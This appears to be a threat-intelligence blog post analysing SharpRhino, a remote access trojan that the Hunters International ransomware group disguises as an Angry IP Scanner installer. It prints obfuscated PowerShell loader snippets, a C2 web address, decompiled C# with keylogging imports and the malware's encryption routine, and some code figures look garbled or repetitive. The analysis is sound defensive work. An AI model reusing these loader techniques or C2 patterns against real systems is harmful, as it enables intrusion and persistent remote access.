




[Contact Us](#)



SharpRhino – New Hunters International RAT Identified by Quorum Cyber

[Home](#) / [Explore Our Latest Insights](#) / SharpRhino – New Hunters International RAT Identified by Quorum Cyber

Published: 2nd August 2024 | In: Insights, Tech Blog

Introduction

SharpRhino – New Hunters International RAT Identified by Quorum Cyber

During a recent ransomware incident investigated by the Quorum Cyber Incident Response team, a malware variant linked to the ThunderShell malware family was identified. The incident was attributed to Hunters International, based on tactics, techniques, and procedures (TTPs) observed during the investigation, as well

as identification within the ransom note itself. It is highly likely that this is the first time Hunters International has been reported deploying this Remote Access Trojan (RAT), based on there being no indicators of previous use.

This malware, dubbed SharpRhino by Quorum Cyber, utilised by the threat actor as an initial infection vector and subsequent RAT, represents an evolution in the tactics, techniques, and procedures (TTPs) of Hunters International, demonstrating the continuous advancement and adaption of capabilities by Ransomware-as-a-Service (RaaS) threat groups.

The malware, named SharpRhino due to its use of the C# programming language, is delivered through a typosquatting domain impersonating the legitimate tool Angry IP Scanner. On execution, it establishes persistence and provides the attacker with remote access to the device, which is then utilised to progress the attack. Using previously unseen techniques, the malware is able to obtain a high level of permission on the device in order to ensure the attacker is able to further their targeting with minimal disruption.

This post outlines the Quorum Cyber Threat Intelligence team's analysis of the malware and its capabilities, including a strategic outline of Hunters International as a prominent ransomware group. Also provided is a MITRE ATT&CK mapping, as well as Indicators of Compromise (IoCs) related to SharpRhino and Hunters International.

Author

Michael Forret

Threat Intelligence Analyst

Threat Actor Summary

First observed on 20th October 2023, Hunters International has carved out a significant portion of the threat landscape by becoming the 10th most active ransomware group in 2024. Despite the group denying it, many experts in the cyber intelligence community have attributed Hunters International to the now defunct, Russian based Hive ransomware group due to compelling similarities in the ransomware source code.

So far, Hunters International has claimed responsibility for 134 attacks in the first seven months of 2024. The group has positioned itself as a Ransomware-as-a-Service (RaaS) provider, thereby enabling other potentially less sophisticated threat actors with tooling to conduct additional attacks. Being a RaaS provider is highly likely a main cause for their fast rise to notoriety.

Encryption and demand

Typical of ransomware operators, Hunters International exfiltrates data from victim organisations prior to encrypting files, changing file extensions to .locked, and leaving a README message guiding recipients to a chat portal on the TOR network for payment instructions.

The encryptor itself exhibits a sophisticated design, coded in Rust, a programming language increasingly favoured by cybercriminals for its security features, efficiency, and resistance to reverse engineering. This tactic is in line with the evolution observed in the ransomware development, with notable examples including both Hive and BlackCat.

Hashes (MD5, SHA1, SHA256)

- **MD5:** 4bba5b7d3713e8b9d73ff1955211e971
- **SHA1:** 9473104a1aefb0daabe41a92d75705be7e2daaf3
- **SHA256:** 09b5e780227caa97a042be17450ead0242fd7f58f513158e26678c811d67e264

Signing Information

The RAT has a valid code certificate and is masquerading as a legitimate network administration tool called AngryIP. This tool is open source, allowing a malicious actor to abuse and misuse valid code signing certificates.

Code Certificate

- **Name:** J-Golden Strive Trading Co., Ltd.
- **Issuer:** GlobalSign GCC R45 EV CodeSigning CA 2020
- **Valid From:** 07:40PM 06/12/2024
- **Thumbprint:** 0C07296EDF29D3333B63A2A63935BD15FFDE5596
- **Serial Number:** 01 D6 35 04 53 DB E2 DB CD 8C 4B 1A

SharpRhino RAT Analysis

NSIS Installer

SharpRhino propagates by impersonating a legitimate open-source administration tool called AngryIP. The victim downloaded and executed this malware believing it to be the legitimate installer. EXEInfo identified indicators suggesting the file was an NSIS (Nullsoft Scriptable Installer System) packed executable.




Figure 3: EXEinfo output against ipscan-3.9.1-setup.exe

NSIS packed executables are very common and, as a result, most compression tools like 7zip can understand and read these files. Using 7zip, we can inspect the contents of the malicious installer.




Figure 4: Contents of the malicious installer

The installer contains an additional binary called *ipsscan-3.9.1-setup.exe* and a password protected 7z archive. Note that this method will only show embedded files within the NSIS binary and not code to be executed upon launching the installer.

To further the investigation, we needed access into the password protected archive. There were two possible methodologies to determine the password. The first would be to reverse the installer and look for the almost certainly encrypted and obfuscated password, which would be time consuming and laborious. The second option was to detonate the malware and capture logs – which is the method we chose for two reasons.

1. It is very likely the embedded 7za.exe was required for extraction – and as such, command-line logs would be left behind after detonation
2. The analysis was required as part of a time-sensitive investigation.

As expected, the embedded 7z archive is extracted using the embedded *7za.exe* and *7za.dll*. Capturing this command-line reveals the password for the archive as *TG98HJerxsdqWE45*.




Figure 5: Process spawned by the NSIS executable to extract the embedded archive

With the archive password, we can extract the archive separately to continue the investigation.

kautix2aeX.t	14/06/2024 11:34	T File	91 KB
LogUpdate.bat	14/06/2024 11:43	Windows Batch File	2 KB
Microsoft.AnyKey.exe	04/06/2024 07:53	Application	28 KB
Microsoft.AnyKey	14/06/2024 11:49	Shortcut	2 KB
Wiaphoh7um.t	14/06/2024 11:37	T File	93 KB
WindowsUpdate.bat	14/06/2024 11:43	Windows Batch File	2 KB

Figure 6: Contents of the password protected archive within the NSIS installer

Persistence

Detonating the malware also revealed some other characteristics of the NSIS installer. Persistence is established by modifying the *Run\UpdateWindowsKey* registry with the shortcut for *Microsoft.AnyKey*, highlighted in Figure 6. The shortcut points to the installation location for *Microsoft.AnyKey.exe* and some additional parameters.

Using OSINT (Open-Source Intelligence), the binary *Microsoft.AnyKey.exe* has been identified as LOLBIN (Living off the Land Binary) typically packaged with Microsoft Visual Studio 2019 Node JS tools. However, in this case, this binary has been brought over by the attacker.




Figure 7: <https://lolbas-project.github.io/lolbas/OtherMSB binaries/Microsoft.NodejsTools.PressAnyKey/>

The LOLBIN is used to execute the file *LogUpdate.bat* originally packed within the password protected archive and dropped by the NSIS installer. The snippet below of the *.bat* file shows reference to a *.t* file. Through further obfuscated PowerShell, this *.t* file is executed.

```
SV V 'C:\ProgramData\Microsoft\LogUpdateWindows\Wiaphoh7um.t';
SI Variable:0 'Net.WebClient';
dir rid*;
SV 3 (&(Get-Variable Ex*xt).Value.InvokeCommand.GetCommand((Get-Variable Ex*xt).Value.InvokeCommand.(((Get-Variable E
ilike '*man*Name')).Name).Invoke('N*ct',1,$TRUE),[Management.Automation.CommandTypes]::Cmdlet)(GI Variable:\0).Value);
```

Figure 8: Beautified code snippet from *LogUpdate.bat*

Multiple Installations

The NSIS installer establishes two directories within *C:\ProgramData\Microsoft* called *WindowsUpdater24* and *LogUpdateWindows*. Analysis has revealed that both directories ultimately contain binaries and files to facilitate Command and Control with the attacker as the final deobfuscated product is identical:

- *C:\ProgramData\Microsoft\WindowsUpdater24* contains the files to be executed upon initial execution of the NSIS installer
- *C:\ProgramData\Microsoft\LogUpdateWindows* contains the files required to establish persistence by the threat actor.

 Cert.txt	05/03/2024 05:07	TXT File	0 KB
 ipscan-3.9.1-setup.exe	06/06/2024 10:14	Application	18,001 KB
 kautix2aeX.t	14/06/2024 10:34	T File	91 KB
 Microsoft.AnyKey.exe	04/06/2024 06:53	Application	28 KB
 WindowsUpdate.bat	14/06/2024 10:43	Windows Batch File	2 KB

Figure 9: File structure of *C:\ProgramData\Microsoft\WindowsUpdate24*

This is almost certainly to facilitate a fallback mechanism. If the folder *WindowsUpdater24* and its contents are discovered by a security engine or professional, there exists the possibility that the persistence mechanism will remain, and the device will remain infected.

This report will conduct the investigation from the persistence mechanism and the folder *C:\ProgramData\Microsoft\LogUpdateWindows*.

The .t files

As the investigation followed the execution trial, the next step was to analyse the batch file *LogUpdate.bat* referenced in the *Microsoft.AnyKey.lnk* shortcut as part of the persistence mechanism.

```
1 @echo off
2 set /p %~npx=type %~npx %~dpn\%~npx% > %~dpn\%~npx%.txt
3 if %~npx% == %~npx% goto :eof
4 set /p %~npx=type %~npx %~dpn\%~npx%
5
6 set /p %~npx=type %~npx %~dpn\%~npx%
7
8 set /p %~npx=type %~npx %~dpn\%~npx%
9
10 set /p %~npx=type %~npx %~dpn\%~npx%
11
12 set /p %~npx=type %~npx %~dpn\%~npx%
13
14 set /p %~npx=type %~npx %~dpn\%~npx%
15
16 set /p %~npx=type %~npx %~dpn\%~npx%
17
18 set /p %~npx=type %~npx %~dpn\%~npx%
19
20 set /p %~npx=type %~npx %~dpn\%~npx%
21
22 set /p %~npx=type %~npx %~dpn\%~npx%
23
24 set /p %~npx=type %~npx %~dpn\%~npx%
25
26 set /p %~npx=type %~npx %~dpn\%~npx%
27
28 set /p %~npx=type %~npx %~dpn\%~npx%
29
30 set /p %~npx=type %~npx %~dpn\%~npx%
31
32 set /p %~npx=type %~npx %~dpn\%~npx%
33
34 set /p %~npx=type %~npx %~dpn\%~npx%
35
36 set /p %~npx=type %~npx %~dpn\%~npx%
37
38 set /p %~npx=type %~npx %~dpn\%~npx%
39
40 set /p %~npx=type %~npx %~dpn\%~npx%
41
42 set /p %~npx=type %~npx %~dpn\%~npx%
43
44 set /p %~npx=type %~npx %~dpn\%~npx%
45
46 set /p %~npx=type %~npx %~dpn\%~npx%
47
48 set /p %~npx=type %~npx %~dpn\%~npx%
49
50 set /p %~npx=type %~npx %~dpn\%~npx%
51
52 set /p %~npx=type %~npx %~dpn\%~npx%
53
54 set /p %~npx=type %~npx %~dpn\%~npx%
55
56 set /p %~npx=type %~npx %~dpn\%~npx%
57
58 set /p %~npx=type %~npx %~dpn\%~npx%
59
60 set /p %~npx=type %~npx %~dpn\%~npx%
61
62 set /p %~npx=type %~npx %~dpn\%~npx%
63
64 set /p %~npx=type %~npx %~dpn\%~npx%
65
66 set /p %~npx=type %~npx %~dpn\%~npx%
67
68 set /p %~npx=type %~npx %~dpn\%~npx%
69
70 set /p %~npx=type %~npx %~dpn\%~npx%
71
72 set /p %~npx=type %~npx %~dpn\%~npx%
73
74 set /p %~npx=type %~npx %~dpn\%~npx%
75
76 set /p %~npx=type %~npx %~dpn\%~npx%
77
78 set /p %~npx=type %~npx %~dpn\%~npx%
79
80 set /p %~npx=type %~npx %~dpn\%~npx%
81
82 set /p %~npx=type %~npx %~dpn\%~npx%
83
84 set /p %~npx=type %~npx %~dpn\%~npx%
85
86 set /p %~npx=type %~npx %~dpn\%~npx%
87
88 set /p %~npx=type %~npx %~dpn\%~npx%
89
90 set /p %~npx=type %~npx %~dpn\%~npx%
91
92 set /p %~npx=type %~npx %~dpn\%~npx%
93
94 set /p %~npx=type %~npx %~dpn\%~npx%
95
96 set /p %~npx=type %~npx %~dpn\%~npx%
97
98 set /p %~npx=type %~npx %~dpn\%~npx%
99
100 set /p %~npx=type %~npx %~dpn\%~npx%
```

Figure 10: *LogUpdate.bat* contents

This batch file assigns the path *C:\ProgramData\Microsoft\LogUpdateWindows\Wiaphoh7um.t* to a variable – which is later executed in the batch file.

The .t file appears to be more PowerShell. Scanning the .t file reveals some characteristics and clues as to its nature.

```
1 $? = $?
2 $? = $?
3 $? = $?
4 $? = $?
5 $? = $?
6 $? = $?
7 $? = $?
8 $? = $?
9 $? = $?
10 $? = $?
11 $? = $?
12 $? = $?
13 $? = $?
14 $? = $?
15 $? = $?
16 $? = $?
17 $? = $?
18 $? = $?
19 $? = $?
20 $? = $?
21 $? = $?
22 $? = $?
23 $? = $?
24 $? = $?
25 $? = $?
26 $? = $?
27 $? = $?
28 $? = $?
29 $? = $?
30 $? = $?
31 $? = $?
32 $? = $?
33 $? = $?
34 $? = $?
35 $? = $?
36 $? = $?
37 $? = $?
38 $? = $?
39 $? = $?
40 $? = $?
41 $? = $?
42 $? = $?
43 $? = $?
44 $? = $?
45 $? = $?
46 $? = $?
47 $? = $?
48 $? = $?
49 $? = $?
50 $? = $?
51 $? = $?
52 $? = $?
53 $? = $?
54 $? = $?
55 $? = $?
56 $? = $?
57 $? = $?
58 $? = $?
59 $? = $?
60 $? = $?
61 $? = $?
62 $? = $?
63 $? = $?
64 $? = $?
65 $? = $?
66 $? = $?
67 $? = $?
68 $? = $?
69 $? = $?
70 $? = $?
71 $? = $?
72 $? = $?
73 $? = $?
74 $? = $?
75 $? = $?
76 $? = $?
77 $? = $?
78 $? = $?
79 $? = $?
80 $? = $?
81 $? = $?
82 $? = $?
83 $? = $?
84 $? = $?
85 $? = $?
86 $? = $?
87 $? = $?
88 $? = $?
89 $? = $?
90 $? = $?
91 $? = $?
92 $? = $?
93 $? = $?
94 $? = $?
95 $? = $?
96 $? = $?
97 $? = $?
98 $? = $?
99 $? = $?
100 $? = $?
```

Figure 11: First snippet of the raw .t file as it appears

```
1 $? = $?
2 $? = $?
3 $? = $?
4 $? = $?
5 $? = $?
6 $? = $?
7 $? = $?
8 $? = $?
9 $? = $?
10 $? = $?
11 $? = $?
12 $? = $?
13 $? = $?
14 $? = $?
15 $? = $?
16 $? = $?
17 $? = $?
18 $? = $?
19 $? = $?
20 $? = $?
21 $? = $?
22 $? = $?
23 $? = $?
24 $? = $?
25 $? = $?
26 $? = $?
27 $? = $?
28 $? = $?
29 $? = $?
30 $? = $?
31 $? = $?
32 $? = $?
33 $? = $?
34 $? = $?
35 $? = $?
36 $? = $?
37 $? = $?
38 $? = $?
39 $? = $?
40 $? = $?
41 $? = $?
42 $? = $?
43 $? = $?
44 $? = $?
45 $? = $?
46 $? = $?
47 $? = $?
48 $? = $?
49 $? = $?
50 $? = $?
51 $? = $?
52 $? = $?
53 $? = $?
54 $? = $?
55 $? = $?
56 $? = $?
57 $? = $?
58 $? = $?
59 $? = $?
60 $? = $?
61 $? = $?
62 $? = $?
63 $? = $?
64 $? = $?
65 $? = $?
66 $? = $?
67 $? = $?
68 $? = $?
69 $? = $?
70 $? = $?
71 $? = $?
72 $? = $?
73 $? = $?
74 $? = $?
75 $? = $?
76 $? = $?
77 $? = $?
78 $? = $?
79 $? = $?
80 $? = $?
81 $? = $?
82 $? = $?
83 $? = $?
84 $? = $?
85 $? = $?
86 $? = $?
87 $? = $?
88 $? = $?
89 $? = $?
90 $? = $?
91 $? = $?
92 $? = $?
93 $? = $?
94 $? = $?
95 $? = $?
96 $? = $?
97 $? = $?
98 $? = $?
99 $? = $?
100 $? = $?
```

Figure 12: Second snippet of the raw .t file as it appears

- Lines 2, 3, and 4 suggests encoding using PowerShell Secure Strings.
- Lines 5, 6, and 7 appear to concatenate strings that reference Dynamically Linked Libraries (DLL).
- Line 8 appears to build a string for a web address.
- Line 9 appears to process a string and compile C# source code. This suggests the string on Line 3 is source code.
- Line 10 appears to execute some jargon class and function names which are almost certainly objects compiled from the C# source code.

Tidying up the .t file helps to understand its purpose. It is a PowerShell script that compiles C# code and loads the compiled binary into memory – a form of fileless malware. Once the malware is loaded into memory, functions are called within the malware. The first parameter passed to the *HPIu* function is a web address for Cloudflare's *Serverless Architecture*.

```

1 [Byte[]] $key = 295,549,97,167,13,40,27,158,196,33,200,0,129,206,167,117,25,88,290,251,80,245,167,250,181,59,150,215,292,151,46,133;
2 GeneratedKey = "7648D6D131E74F0D234186A005a514998B899DAAAGZ1QTGwAGZkMBtADEATkbuKcKwpgB8AGEAQG5kADZWH8TAPQ8A8AFHwkgkAAZtXKAB8AGEAQG5kADZAPkAgKEJNGb+JZtWbWkAGUAPQ8B8ADZ
3 $cSharpCode = ConvertTo-SecureString -String $encodedString -Key ($key);
4 $cSharpBll = "System.Drawing.dll";
5 $webClientName01 = "System.Web.Services.dll";
6 $webClientName02 = "System.Web.Services.dll";
7 $webAddress = "https://code-server-2.wso2cloud988.workers.dev";
8 Add-Type
9 -ReferencedAssemblies $cSharpBll,$webClientName01,$webClientName02
10 -TypeDefinition @"[System.Runtime.InteropServices.Marshal]::GetStringFromBSTR($cSharpCode)";
11 [BaseType] $bll = [Type] $webAddress -TypeDefinition $bll -Language CSharp
12

```

Figure 13: Tidied up version of the .t file

This address will likely be Hunters International's Command-and-Control (C2) infrastructure. This will need to be confirmed before responding to the incident investigation explaining how the device was compromised.

To accomplish this, the .t file was modified to write out the source code to a file rather than compiling and executing.

[illegible]

Figure 14: Modified .t file to write C# source code to a file

C# code

The next step of the investigation is directed towards the extracted C# source code written out by the modified .t file. As expected, the C# source code is highly obfuscated with jargon variable names, functions and classes. While having the source code is a luxury, deobfuscating code is a time-consuming operation not appropriate for an incident response setting.

Loading the source code into an integrated development environment (IDE) is an excellent time-saver as it highlights code not utilised and facilities useful features like symbol renaming.

```

18 using System.Timers;
19 namespace Bzxmpl {
20     0 references
21     > public class z5q3h3dwn { ...
22     0 references
23     > public class TrustAllCertificatePolicy: ICertificatePolicy { ...
24     0 references
25     > public class Oyrwbk {
26     1 reference
27     [DllImport("user32.dll")] static extern bool ShowWindow(IntPtr hWnd, UInt32 nCmdShow);
28     1 reference
29     [DllImport("kernel32.dll")] static extern IntPtr GetConsoleWindow();
30     0 references
31     [DllImport("user32.dll")] static extern short GetAsyncKeyState(int vkCode);
32     1 reference
33     [DllImport("user32.dll")] static extern IntPtr GetForegroundWindow();
34     1 reference
35     [DllImport("user32.dll")] static extern int GetWindowText(IntPtr hWnd, StringBuilder str, int nMaxChars);
36     1 reference
37     [DllImport("user32.dll")] static extern int GetWindowTextLength(IntPtr hWnd);
38     2 references
39     private static string dZyM;
40     3 references
41     private static string sJfzfH;
42     3 references
43     private static byte[] fYhGTPxjIfo;
44     4 references
45     private static int dgryhcy;
46     2 references
47     private static string eVdMhR;
48     2 references
49     private static int wQZupofxgf;
50     1 reference
51     private static StringBuilder ZlQWlF = new StringBuilder();
52     0 references
53     > public static string Doy3Pwf3wQ { ...
54     0 references
55     > public static void ynfAQD(object G0eH9zKlgs, EventArgs yfjkQK) { ...
56     0 references
57     > public static void Main() { ...
58     1 reference
59     public static void MPlu(string GtoCndfUdly, string mqj, string qMoRKSku) {
60     ServicePointManager.ServerCertificateValidationCallback = new RemoteCertificateValidationCallback(delegate {
61     return true;
62     });
63     dZyM = GtoCndfUdly;
64     sJfzfH = JvPqjPwXb(16);
65     fYhGTPxjIfo = Encoding.ASCII.GetBytes(mqj);
66     dgryhcy = 1000;
67     Process gJdXm = Process.GetCurrentProcess();
68     wQZupofxgf = gJdXm.Id;
69     try {
70     dgryhcy = Convert.ToInt32(qMoRKSku);
71     } catch {}
72     bool vWdQcIgd = false;
73     string GmHap = String.Format("register {0} {1}", sJfzfH, MPlu());
74     eVdMhR = Environment.OSVersion.ToString();
75 }

```

Figure 15: Snippet of the C# source code in an IDE. Highlighted by the squares are the objects referenced by the .t file

Highlighted by Figure 15 are the objects referenced by the .t file.

To direct the analysis efforts on the C# source code and guide the deobfuscation efforts, the .t files were executed. However, rather than attempting to communicate with the attacker's server, instead we shall communicate with a server under our control.

```

$webAddress = "http://192.168.1.1";
Add-Type -ReferencedAssemblies $drawingDll,$webExtensionsDll,$windowsFormsDll
-TypeDefinition @"([System.Runtime.InteropServices.Marshal]::PtrToString
[Bzxmpl.Oyrwbk]::HPlu("$webAddress", "oTrbUysMz1WZDzmRNhdTKFqf", "95000"))"

```

Figure 16: Modified .t file so that communication is directed towards a server under our control

By establishing communication with the malware, we can observe the kind of communication expected between the malware and the attacker's infrastructure.

Upon execution, the malware is sending a HTTP POST request with JSON request data. The *Data* field in the JSON object appears to contain base64 encoded data based on the characters present – however, attempting to decode with base64 returns jargon data suggesting it is likely encrypted. The goal of the analysis against the C# source code is to understand and perhaps remove the encryption.

```

remnux@remnux:~$ echo -e "HTTP/1.1 200 OK\r\n\r\n" | sudo nc -l -p 80
POST /JRPpC282788/ HTTP/1.1
User-Agent: Microsoft Windows NT 10.0.16299.0
Content-Type: application/json
Host: cde-server-2.usoc49288.workers.dev
Content-Length: 131
Expect: 100-continue
Connection: Keep-Alive

{"UID":"null","ID":"w2b3p8H9fjndC4","Data":{"AWHs/jrj2Kq3HTbvQ2TXIC8CBtXBzPntp+8zo3L9y2Y4eY6pQm,jvgkNe+pSVWYAEyvwU/W7m3ag=="}}
remnux@remnux:~$
remnux@remnux:~$ echo "AWHs/jrj2Kq3HTbvQ2TXIC8CBtXBzPntp+8zo3L9y2Y4eY6pQm,jvgkNe+pSVWYAEyvwU/W7m3ag==" | base64 --decode
c446b
remnux@remnux:~$

```

Figure 17: Communication between the unmodified malware and our server

The C# code below presents all the hallmarks of an encryption routine. It accepts byte objects, consists of for loops with one loop containing XOR operations. We have assessed that this function is very likely responsible for encryption, and as such, the function was renamed to resemble its functionality.

```
public class encryptorClass {
    0 references
    public static byte[] encryption(byte[] data, byte[] key) {
        int AFp0, EUQl0ty, TCuHLcd, hvKSZAPqnQueQw, ITetZDbQpB;
        int[] PewlNPIRCbcvr, hGylPOypI;
        byte[] PQuBcslrnuar;
        PewlNPIRCbcvr = new int[256];
        hGylPOypI = new int[256];
        PQuBcslrnuar = new byte[key.Length];
        for (EUQl0ty = 0; EUQl0ty < 256; EUQl0ty++) {
            PewlNPIRCbcvr[EUQl0ty] = data[EUQl0ty % data.Length];
            hGylPOypI[EUQl0ty] = EUQl0ty;
        }
        for (TCuHLcd = EUQl0ty = 0; EUQl0ty < 256; EUQl0ty++) {
            TCuHLcd = (TCuHLcd + hGylPOypI[EUQl0ty] + PewlNPIRCbcvr[EUQl0ty]) % 256;
            ITetZDbQpB = hGylPOypI[EUQl0ty];
            hGylPOypI[EUQl0ty] = hGylPOypI[TCuHLcd];
            hGylPOypI[TCuHLcd] = ITetZDbQpB;
        }
        for (AFp0 = TCuHLcd = EUQl0ty = 0; EUQl0ty < key.Length; EUQl0ty++) {
            AFp0++;
            AFp0 %= 256;
            TCuHLcd += hGylPOypI[AFp0];
            TCuHLcd %= 256;
            ITetZDbQpB = hGylPOypI[AFp0];
            hGylPOypI[AFp0] = hGylPOypI[TCuHLcd];
            hGylPOypI[TCuHLcd] = ITetZDbQpB;
            hvKSZAPqnQueQw = hGylPOypI[((hGylPOypI[AFp0] + hGylPOypI[TCuHLcd]) % 256)];
            PQuBcslrnuar[EUQl0ty] = (byte)(key[EUQl0ty] ^ hvKSZAPqnQueQw);
        }
        return PQuBcslrnuar;
    }
}
```

Figure 18: Assessed encryption routine within the C# source code

This assessed encryption routine is referenced only once within the code in the function below. This function was renamed to *encryptionWrapper* to best describe its functionality.

```
public static byte[] encryptionWrapper(byte[] data, byte[] key) {
    try {
        return encryption(data, key);
    } catch {
        return new byte[0];
    }
}
```

Figure 19: Error handling function for the assessed encryption routine

To bypass the encryption, the *encryptionWrapper* function was modified to return the data passed into it as opposed to calling *encryption*.

```
public static byte[] encryptionWrapper(byte[] data, byte[] key) {
    try {
        return data;
